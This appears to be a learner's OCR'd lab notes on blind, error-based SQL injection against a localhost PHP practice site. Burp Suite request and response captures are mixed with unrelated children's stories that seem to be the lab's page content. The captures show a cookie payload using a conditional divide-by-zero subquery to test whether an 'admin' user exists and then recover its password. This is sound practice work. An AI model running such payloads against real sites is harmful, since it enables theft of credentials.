
SQL_LEVEL6

lets add new idea in our program, now no message appear who can i inject now ?

- use table users and columns is user [admin]& password ⇒ to git user password



SHOP1

Token already exists but now you don't have message to indicate

bop story

bop is a toy for person called bobo and he love this toy very much , at some day this toy gone , bop become very sad . now how you can help him to hit this toy .


The Lost Elephant

his elephant is lost and should go to his family. He is very scared, his big ears twitching with every strange sound in the forest. The trees are tall and unfamiliar, and even the birds sound different here. But he remembers his mother's soft rumble, the way she'd nudge him with her trunk. He knows he has to be brave. Somewhere beyond the trees, his family is waiting. With each step, he hopes he's getting closer.

Pudgy the Panda

In the middle of a peaceful bamboo forest lived a very round panda named Pudgy. He wasn't just a little chubby—he was so fat that when he rolled over, it took him a full minute to get back up (unless a butterfly landed on his nose… then he suddenly found strength). Pudgy loved three things: eating bamboo, napping in the sun, and dreaming about eating bamboo while napping in the sun. All the other animals in the forest liked Pudgy because he was always smiling, always full of silly stories, and always willing to share his bamboo stash—well, almost always.

- no message is appear now or disappear what we will do




SHOP1

Tiltle:bop story

bop is a toy for person called bobo and he love this toy very much , at some day this toy gone , bop become very sad . now how you can help him to hit this toy .

▼ use sample payload using Burp Suite

- let’s indicate if there is sql injection or not




```
GET /web/SQL_level6/catogry.php?id=1 HTTP/1.1
Host: localhost
Cookie: user_token=RajIlNq8BGXfWqDoZAmf; PHPSESSID=lddoctoo658ea7in7su4ttouj0
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:137.0) Gecko/20100101
Firefox/137.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://localhost/web/SQL_level6/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive
```

```
HTTP/1.1 200 OK
Date: Sat, 19 Apr 2025 11:59:35 GMT
Server: Apache/2.4.58 (Unix) OpenSSL/1.1.1w PHP/8.2.12 mod_perl/2.0.12 Perl/v5.34.1
X-Powered-By: PHP/8.2.12
Content-Length: 2431
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html>

  <head>
    <title>
      OS Injection
    </title>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <link href="
    https://cdn.jsdelivr.net/npm/bootstrap@5.3.5/dist/css/bootstrap.min.css" rel="
    stylesheet" integrity="
    sha384-SgOJa3DmI69IUzQ2PVdRZhwQ+dy64/BUtbMJw1MZ8t5HZApcHrRKUc4W0kG879m7"
    crossorigin="anonymous">
  </head>

  <body>
    <nav class="navbar navbar-expand-lg bg-body-tertiary" data-bs-theme="dark">
      <div class="container-fluid">
        <a class="navbar-brand" href="#">
          how you can hack me
        </a>
        <button class="navbar-toggler" type="button" data-bs-toggle="collapse"
        data-bs-target="#navbarNav" aria-controls="navbarNav" aria-expanded="false"
        aria-label="Toggle navigation">
          <span class="navbar-toggler-icon">
          </span>
        </button>
        <div class="collapse navbar-collapse" id="navbarNav">
          <ul class="navbar-nav">
            <li class="nav-item">
              <a class="nav-link active" aria-current="page" href="
              index.php?product_id=1">
```

Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 2
Request headers 15
Response headers 7

Done
2,716 bytes | 41 millis
Memory: 129.6MB




```
GET /web/SQL_level6/catogry.php?id=1 HTTP/1.1
Host: localhost
Cookie: user_token=RajIlNq8BGXfWqDoZAm; PHPSESSID=lddoctoo658ea7in7su4ttouj0
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:137.0) Gecko/20100101
Firefox/137.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://localhost/web/SQL_level6/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive
```

```
HTTP/1.1 200 OK
Date: Sat, 19 Apr 2025 11:59:43 GMT
Server: Apache/2.4.58 (Unix) OpenSSL/1.1.1w PHP/8.2.12 mod_perl/2.0.12 Perl/v5.34.1
X-Powered-By: PHP/8.2.12
Content-Length: 2431
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html>

  <head>
    <title>
      OS Injection
    </title>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <link href="
    https://cdn.jsdelivr.net/npm/bootstrap@5.3.5/dist/css/bootstrap.min.css" rel="
    stylesheet" integrity="
    sha384-SgOJa3DmI69IUzQ2PVdRZhwQ+dy64/BUtbMJw1MZ8t5HZApcHrRKUc4W0kG879m7"
    crossorigin="anonymous">
  </head>

  <body>
    <nav class="navbar navbar-expand-lg bg-body-tertiary" data-bs-theme="dark">
      <div class="container-fluid">
        <a class="navbar-brand" href="#">
          how you can hack me
        </a>
        <button class="navbar-toggler" type="button" data-bs-toggle="collapse"
        data-bs-target="#navbarNav" aria-controls="navbarNav" aria-expanded="false"
        aria-label="Toggle navigation">
          <span class="navbar-toggler-icon">
          </span>
        </button>
        <div class="collapse navbar-collapse" id="navbarNav">
          <ul class="navbar-nav">
            <li class="nav-item">
              <a class="nav-link active" aria-current="page" href="
              index.php?product_id=1">
```

Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 2
Request headers 15
Response headers 7

Done
2,716 bytes | 41 millis
Memory: 129.6MB


no different between two response



```
GET /web/SQL_level6/catogry.php?id=1 HTTP/1.1
Host: localhost
Cookie: user_token=RajIlNq8BGXfWqDoZAmf'; PHPSESSID=lddoctoo658ea7in7su4ttouj0
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:137.0) Gecko/20100101
Firefox/137.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://localhost/web/SQL_level6/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive
```


```
HTTP/1.0 500 Internal Server Error
Date: Sat, 19 Apr 2025 11:59:52 GMT
Server: Apache/2.4.58 (Unix) OpenSSL/1.1.1w PHP/8.2.12 mod_perl/2.0.12 Perl/v5.34.1
X-Powered-By: PHP/8.2.12
Content-Length: 1756
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html>

  <head>
    <title>
      OS Injection
    </title>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <link href="
    https://cdn.jsdelivr.net/npm/bootstrap@5.3.5/dist/css/bootstrap.min.css" rel="
    stylesheet" integrity="
    sha384-SgOJa3DmI69IUzQ2PVdRZhwQ+dy64/BUtbMJw1MZ8t5HZApcHrRKUc4W0kG879m7"
    crossorigin="anonymous">
  </head>

  <body>
    <nav class="navbar navbar-expand-lg bg-body-tertiary" data-bs-theme="dark">
      <div class="container-fluid">
        <a class="navbar-brand" href="#">
          how you can hack me
        </a>
        <button class="navbar-toggler" type="button" data-bs-toggle="collapse"
        data-bs-target="#navbarNav" aria-controls="navbarNav" aria-expanded="false"
        aria-label="Toggle navigation">
          <span class="navbar-toggler-icon">
          </span>
        </button>
        <div class="collapse navbar-collapse" id="navbarNav">
          <ul class="navbar-nav">
            <li class="nav-item">
              <a class="nav-link active" aria-current="page" href="
              index.php?product_id=1">
                Home
```

- now lets use payload for indicate error if my condition
- should if admin is exist it should return ⇒ internal server error but what happen



```
GET /web/SQL_level6/catogry.php?id=1 HTTP/1.1
Host: localhost
Cookie: user_token=RajIlNq8BGXfWqDoZAmf' and(select case when(1=1) then 1/0 else 0 end
 from users where user='admin')-- ; PHPSESSID=lddoctoo658ea7in7su4ttouj0
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:137.0) Gecko/20100101
Firefox/137.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://localhost/web/SQL_level6/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive
```


```
HTTP/1.1 200 OK
Date: Sat, 19 Apr 2025 12:52:19 GMT
Server: Apache/2.4.58 (Unix) OpenSSL/1.1.1w PHP/8.2.12 mod_perl/2.0.12 Perl/v5.34.1
X-Powered-By: PHP/8.2.12
Content-Length: 2431
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html>

    <head>
        <title>
            OS Injection
        </title>
        <meta charset="utf-8">
        <meta name="viewport" content="width=device-width, initial-scale=1">
        <link href="
        https://cdn.jsdelivr.net/npm/bootstrap@5.3.5/dist/css/bootstrap.min.css" rel
        ="stylesheet" integrity="
        sha384-SgOJa3DmI69IUzQ2PVdRZhwQ+dy64/BUtbMJw1MZ8t5HZApcHrRKUc4W0kG879m7"
        crossorigin="anonymous">
    </head>

    <body>
        <nav class="navbar navbar-expand-lg bg-body-tertiary" data-bs-theme="dark">
            <div class="container-fluid">
                <a class="navbar-brand" href="#">
                    how you can hack me
                </a>
                <button class="navbar-toggler" type="button" data-bs-toggle="
                collapse" data-bs-target="#navbarNav" aria-controls="navbarNav"
                aria-expanded="false" aria-label="Toggle navigation">
                    <span class="navbar-toggler-icon">
                    </span>
                </button>
                <div class="collapse navbar-collapse" id="navbarNav">
                    <ul class="navbar-nav">
                        <li class="nav-item">
                            <a class="nav-link active" aria-current="page" href
                            ="index.php?product_id=1">
```


[redacted]

```
GET /web/SQL_level6/catogry.php?id=1 HTTP/1.1
Host: localhost
Cookie: user_token=RajIlNq8BGXfWqDoZAmf' and(select case when(1=1) then 1/0 else 0 end
 from users where user='admidn')-- ; PHPSESSID=lddoctoo658ea7in7su4ttouj0
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:137.0) Gecko/20100101
Firefox/137.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://localhost/web/SQL_level6/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive
```

```
HTTP/1.1 200 OK
Date: Sat, 19 Apr 2025 12:52:26 GMT
Server: Apache/2.4.58 (Unix) OpenSSL/1.1.1w PHP/8.2.12 mod_perl/2.0.12 Perl/v5.34.1
X-Powered-By: PHP/8.2.12
Content-Length: 2431
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html>

    <head>
        <title>
            OS Injection
        </title>
        <meta charset="utf-8">
        <meta name="viewport" content="width=device-width, initial-scale=1">
        <link href="
        https://cdn.jsdelivr.net/npm/bootstrap@5.3.5/dist/css/bootstrap.min.css" rel
        ="stylesheet" integrity="
        sha384-SgOJa3DmI69IUzQ2PVdRZhwQ+dy64/BUtbMJw1MZ8t5HZApcHrRKUc4W0kG879m7"
        crossorigin="anonymous">
    </head>

    <body>
        <nav class="navbar navbar-expand-lg bg-body-tertiary" data-bs-theme="dark">
            <div class="container-fluid">
                <a class="navbar-brand" href="#">
                    how you can hack me
                </a>
                <button class="navbar-toggler" type="button" data-bs-toggle="
                collapse" data-bs-target="#navbarNav" aria-controls="navbarNav"
                aria-expanded="false" aria-label="Toggle navigation">
                    <span class="navbar-toggler-icon">
                    </span>
                </button>
                <div class="collapse navbar-collapse" id="navbarNav">
                    <ul class="navbar-nav">
                        <li class="nav-item">
                            <a class="nav-link active" aria-current="page" href
                            ="index.php?product_id=1">
```

